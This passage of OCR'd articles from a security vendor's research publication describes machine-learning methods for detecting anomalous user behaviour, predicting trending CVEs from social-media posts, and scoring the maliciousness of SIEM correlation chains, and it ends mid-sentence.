


Figure 4. Time series of model predictions for a single user

describes users' work duties, while the application vector, accordingly, handles the description of said application's feature set. The fact that the user vector reflects reality well is evident in the following example.

Taking all user vectors and representing them in two-dimensional space, we get something like the picture below.

Each dot represents one specific user, the color of the dot is their work duties as per the staff list. As we can see, users from the same department are grouped side by side, meaning that our model is trained well, and its internal state reflects reality. Of course, there will be exceptions in such a situation, but these are due to individual behavioral traits.

Another important long-term dynamic to keep an eye on is the movement of dots (users) on the graph. If a user remains doing roughly the same job, their dot will not change position. But if atypical actions are logged under their account, we will see the dot jump sharply. If we were to create a handy tool for detection and analysis of such jumps, it would aid protection system operators.

Now let's see what a traditional use of the model might look like in practice.

This graph plots the model readings for one particular user. The lower the values on the y-axis, the less "normal" the user's actions become. Before July 7, there was nothing unusual in the user's behavior—the anomaly values did not fall below 0.9. However, on July 11, an attacker hijacked the account, and the model began to produce low numbers.

Conclusion

This experiment involved the use of tools to carry out IT infrastructure reconnaissance. It goes without saying that this is not typical user behavior. We used simple, basic recommender systems. To further develop the concept, we can move toward a joint content-based and collaborative-filtering approach to create recommender systems, as well as implement deep-learning systems. The key takeaway from the study is that using recommender systems to search for anomalies has great potential and can help address a wide range of cybersecurity issues.

How machine learning helps identify trending vulnerabilities

NIKOLAY LYFENKO Traffic Analysis Team Lead, Advanced Technology, Positive Technologies

ILYA FROLOV Machine Learning Specialist

The variety of hardware and software is growing every day. With that, the number of new vulnerabilities rapidly increases. To respond to current threats, information security professionals need to identify trending vulnerabilities [1] as quickly as possible.

According to the U.S. National Vulnerability Database, several thousand CVEs are reported per month [2]. The expert team needs to analyze each newly published vulnerability in a reasonable amount of time to decide whether it is critical or not. Therefore, it is desirable to automate this process.

There are two well-known services that provide solutions to a similar problem and show currently trending vulnerabilities. They are CVE Trends and Vulmon. We have set ourselves the more ambitious task of identifying future trending vulnerabilities. This is where machine learning comes to the fore.

[1] In this article, by vulnerabilities we mean weaknesses or security flaws known to the global information security community as CVEs. That is, they are assigned a unique number, defined, and listed in the CNA (CVE Numbering Authorities) vulnerability databases.
Trending is a temporary property of a vulnerability, related to its popularity and demand.

[2]

How we defined trending CVEs

Today we have a database of Twitter and Reddit posts on information security. Each post is an object in the database. We know the time of its publication, the number of comments, reposts and likes, as well as the text of the post itself, the author's name, and their number of followers.

Statistical approach

Before the machine learning approach, a statistical approach had already been implemented. It consisted of the following:

1. A set of vulnerability mentions was accumulated. A statistical value was calculated for each CVE, based on the number of posts about this CVE per unit of time.
2. Then this value was compared with an empirically selected threshold.
3. If the value exceeded the threshold, the vulnerability was considered to be trending.

The statistical approach provided decent results, but it often signaled a trend when the vulnerability had already been actively exploited in practice, meaning very late. Also, this approach did not use any meta information about the posts (data about the author, or reactions to posts). It only used the fact that a vulnerability was mentioned. The idea therefore came about to use more available information and try to apply machine learning to this task.

Machine learning approach


The approach consists of the following:

1. A regular process adds CVE publications to the database.
2. Once a day, the machine learning model calculates predictions for vulnerabilities.
3. The top 20 CVEs produced by the model are sent to experts.

There can be hundreds of published CVE entries per day. It's too costly to provide expert analysis for each of them and evaluate their relevance. We can only send a limited number of CVEs sorted by trend level to experts, so this task is best solved as a ranking problem. But there is one nuance. The objects in our case are posts, and we send the CVEs to experts, not the posts. There are therefore two ways to process the information:


- Predictions by CVE-grouped posts
- Predictions for each post, followed by aggregation of the predictions

Predictions by CVE-grouped posts





In the first case, we group the posts for each vulnerability and then calculate the predictions for the vulnerabilities.

Predictions per post, followed by aggregation of predictions



In the second case, we calculate the predictions for each post and then aggregate machine-learning responses for each vulnerability.






The first approach has an obvious disadvantage. For some CVEs, there may be many references (and therefore information), while for some, there may be very little. Some CVEs may have very many textual features to analyze, while others may have very few. The machine learning model needs to be able to handle both cases. This problem can be solved, but it requires more sophisticated approaches, such as text summarization—creating a shorter text description that reflects the general ideas of the input text. This is one direction of solution development.

If we want to analyze numerical features for different CVEs, we will have to work with number arrays of different lengths. Since we are using a gradient-boosting model, we need to reduce the data to tabular form. This means that we will need to calculate aggregate values (such as maximum, minimum and average elements) for arrays of different lengths. Aggregating the data before sending it to the machine learning model may lead to a loss of information. Therefore, we decided to apply the model to each social network post, then aggregate the prediction responses.

Compared to the statistical approach, the ranking approach allows us to determine trends earlier, as there is no need to wait until the number of mentions of a particular CVE exceeds a threshold, meaning the speed of determination is superior, which was a decisive factor for us when choosing the approach.

The figures above show the number of CVE mentions over time. The red bar shows the trend determination time for the machine learning approach, and the green bar for the statistical approach. We can clearly see that the ranking-based approach allows us to determine the trending of CVEs earlier.

We decided to apply the model to each social network post, then aggregate the prediction responses



Workflow details

Model

The input data are heterogeneous. They are textual (texts of posts), and quantitative (number of subscribers, reactions, vulnerability mentions, etc.). Therefore, the choice was made in favor of gradient boosting on decision trees, implemented in the CatBoost library to solve the ranking problem.

Training sample

Now let's describe in more detail the process of forming the features for training and the target value the model will predict. Each object in the sample is a post mentioning a CVE on a social network. We will predict the number of mentions this CVE will get after two weeks. Note that we consider the CVE that has the most mentions to be trending the most, and vice versa. It is important for us to predict the trend level of CVEs in the future, and for that, we say that a particular CVE with a certain rating might be considered trending. It is clear that this is an imprecise definition of the trend level, but it makes sense and is therefore viable.

The groups of features for an object are:


- Temporal features (number of mentions in the past month, week, and day)
- Text features (TF-IDF + SVD for post text)
- Data about the post's author (number of reposts, comments, and followers)

Training the model

As we're solving a ranking problem, it's appropriate to form groups and use the group loss.

With a stream of posts, that is, a constant feed of data from various sources, we can group it by CVE, sort the posts within the groups by time of post, and, moving through time, obtain objects for the training sample, calculating the features described above.

We need to simulate the process of the stream of posts coming in, therefore groups of



posts were selected to form a training sample. The four lines are the same set of posts for different CVEs arriving according to time of posting, and a continuous group of posts is taken on each line, then the objects in the sample are formed from them. Each of these groups is a group in the ranking sense, so the algorithm will learn to order the objects within it.

Final predictions

We trained the algorithm to rank the posts, but for our problem, we need to rank the CVEs. The final step is quite simple. All the predictions are grouped by CVE, and the maximum value of the prediction is taken within each group.

You can use different aggregations, but the maximum works best for our experiments in this situation.

Quality metrics

To assess the quality of the machine learning model's performance, we would have to first focus on this very indicator. This would, however, require a large number of experts to mark CVEs, in other words, to analyze them and say whether this CVE is trending or not. Due to these complexities, it is not possible to evaluate business metrics. Nevertheless, there are many metrics that assess algorithm quality directly in machine learning. The main metrics chosen were NDCG within groups, and NDCG for CVEs (that is, for the already grouped responses of the algorithm), as these are the metrics used in solving the ranking problem.

Model usage

The model is built into the process of vulnerability handling, and only trending CVEs are highlighted to the experts. This reduces their workload. In the proposed approach, manual verification is still required, but this is the first step towards automating the work of experts. In the future, there are plans to expand the data sources, use more complex text representations, and to add additional features to the model.

Vulner-abilities trending

in early 2023

CVE	Vulnerability type	Software	CVSS v3.1 Base Score
CVE-2020-3992	Remote Code Execution	VMware ESXi, Cloud Foundation, vCenter Server	[9,8]
CVE-2023-21674	Privilege Escalation	Windows Advanced Local Procedure Call (ALPC)	[8,8]
CVE-2023-21707	Remote Code Execution	Microsoft Exchange Server	[8,8]
CVE-2023-21706	Remote Code Execution	Microsoft Exchange Server	[8,8]
CVE-2023-21529	Remote Code Execution	Microsoft Exchange Server	[8,8]
CVE-2023-21549	Privilege Escalation	Windows SMB Witness Service	[8,8]
CVE-2021-21974	Remote Code Execution	VMware ESXi, Cloud Foundation, vCenter Server	[8,8]
CVE-2023-21823	Privilege Escalation	Windows Graphics Component	[7,8]
CVE-2023-23376	Privilege Escalation	Windows Common Log File System Driver	[7,8]
CVE-2023-21710	Remote Code Execution	Microsoft Exchange Server	[7,2]


Determining the maliciousness of a sequence of actions

VALENTIN PALSHIN

Senior Advanced Technologies Specialist,
Positive Technologies

During security event monitoring and incident detection, an impressive volume of data is collected, which users of security tools often have to process manually. This article describes a method of reducing the workload on security professionals by detecting attacks automatically, using machine-learning models to process correlation rule triggerings.

Figure 1. Example of a host connection graph of a corporate network




Let's assume that we have a corporate network consisting of a number of computers (hosts). Connections between hosts are possible as well as activity within an individual host. The figure below shows nine hosts combined into a network with possible connections between them.

While monitoring this network, a need arises to determine whether certain activity is malicious. Let's assume that the network already has a configured security information and event management system (SIEM) and correlation (grouping of events according to patterns) rules for detection of potential threats. The number of network events increases with time, the number of correlations growing accordingly, and the security specialists find it impossible to catch up. To start with, we can group correlations according to certain rules, so that we can evaluate correlation sets as individual incidents, thus relieving the workload on the specialists. However, we can take this further and make an attempt to automate incident assessment.

Let's assume that the network already has a configured security information and event management system (SIEM) and correlation (grouping of events according to patterns) rules for detection of potential threats. The number of network events increases with time, the number of correlations growing accordingly, and the security specialists find it impossible to catch up

Let's look closer at an incident. As mentioned above, it consists of a set of correlations, which can take place on one host or over a connection from one host to another. The following graph can be used to represent the incident:

Figure 2. Directed incident graph




The correlations are shown on the graph as connections between hosts (arcs) or activities within one host (loops). We now need to determine the maliciousness of the incident. To do this, we will isolate directed subgraphs (correlation chains) in the graph. For instance, the subgraph 1 → 2 → 6 → 8 is a good example of such a chain. Then we will use this data to train a language model, which will predict the probability of a new host appearing in the chain based on any preceding hosts.

Language models: short introduction

Language models are a category of machine learning models designed for language modeling, that is, they attempt to predict the next word by considering the previous ones. The most basic example of a language model is a probabilistic bigram model: it trains by counting for each pair of words [N, M] how many times word M follows word N in its training set. When this type of model is used for language modeling, it predicts the most frequent words. For example, we train the model on the following simple sentences: "Mom loves dad", "Mom loves Jane", "Mike loves Jane". Now we will run a generation process using the previously trained model. We first use a special word BOS that indicates the beginning of a sentence. It is introduced to enable the model to choose the beginning on its own. Our model calculated that "Mom" was the most frequent opening word in a sentence, so it returned "Mom". We take the next step in the generation process by inputting "Mom". The model calculated that "loves" was the most frequent word that followed "Mom", so it will generate "Mom loves". We take the next generation step, but this time we input "Mom loves". The model calculated that "dad" and "Jane" had an equal probability of following "Mom loves", but "Jane" followed "loves" more frequently, so the model will generate "Mom loves Jane". If we take one more generation step, the model will return EOS (end of sentence), finishing the generation process. The type of work at hand uses slightly more complex language models, but the general principle is roughly the same: there is a context (previously used words), and it is used for predicting the word that will occur next.

Let's pick up where we left off. So, we have an incident graph, which we have broken down into subgraphs (correlation sequences). Then we use the latter to train a model, which predicts the next correlation by analyzing the previous ones. We will assess maliciousness by how successfully the model was able to reconstruct the sequence. Let's imagine that the model receives a new graph (not included in the training dataset) to check for maliciousness. The graph is broken down into chains: 1 → 2 → 6 → 8, 3 → 2 → 6, 3 → 3 → 8, 3 → 4 → 4. The model predicts correlations, not hosts, so we will assign letters to the correlations and add these to our chains.

Figure 3. Incident graph indicating the correlations



Therefore, the model should restore the following sequences: a → b → d, c → b → d, m → k, n → w. Let us say the model reconstructs the subchains as follows: a → b → c, c → b → d, m → l, n → w, that is, it makes two mistakes. We calculate the reconstruction accuracy for each subchain as the number of correctly reconstructed elements divided by the overall number of elements, getting the values 0.66, 1, 0.5, 1. Then we calculate the mean for all of the subchains: 0.78. To know if this is good or bad, we need some threshold. The threshold is determined from the training data: the model reconstructs all of the graphs, then we build a reconstruction accuracy histogram, and select a threshold so that most of the chains are fully reconstructed. For example, if we 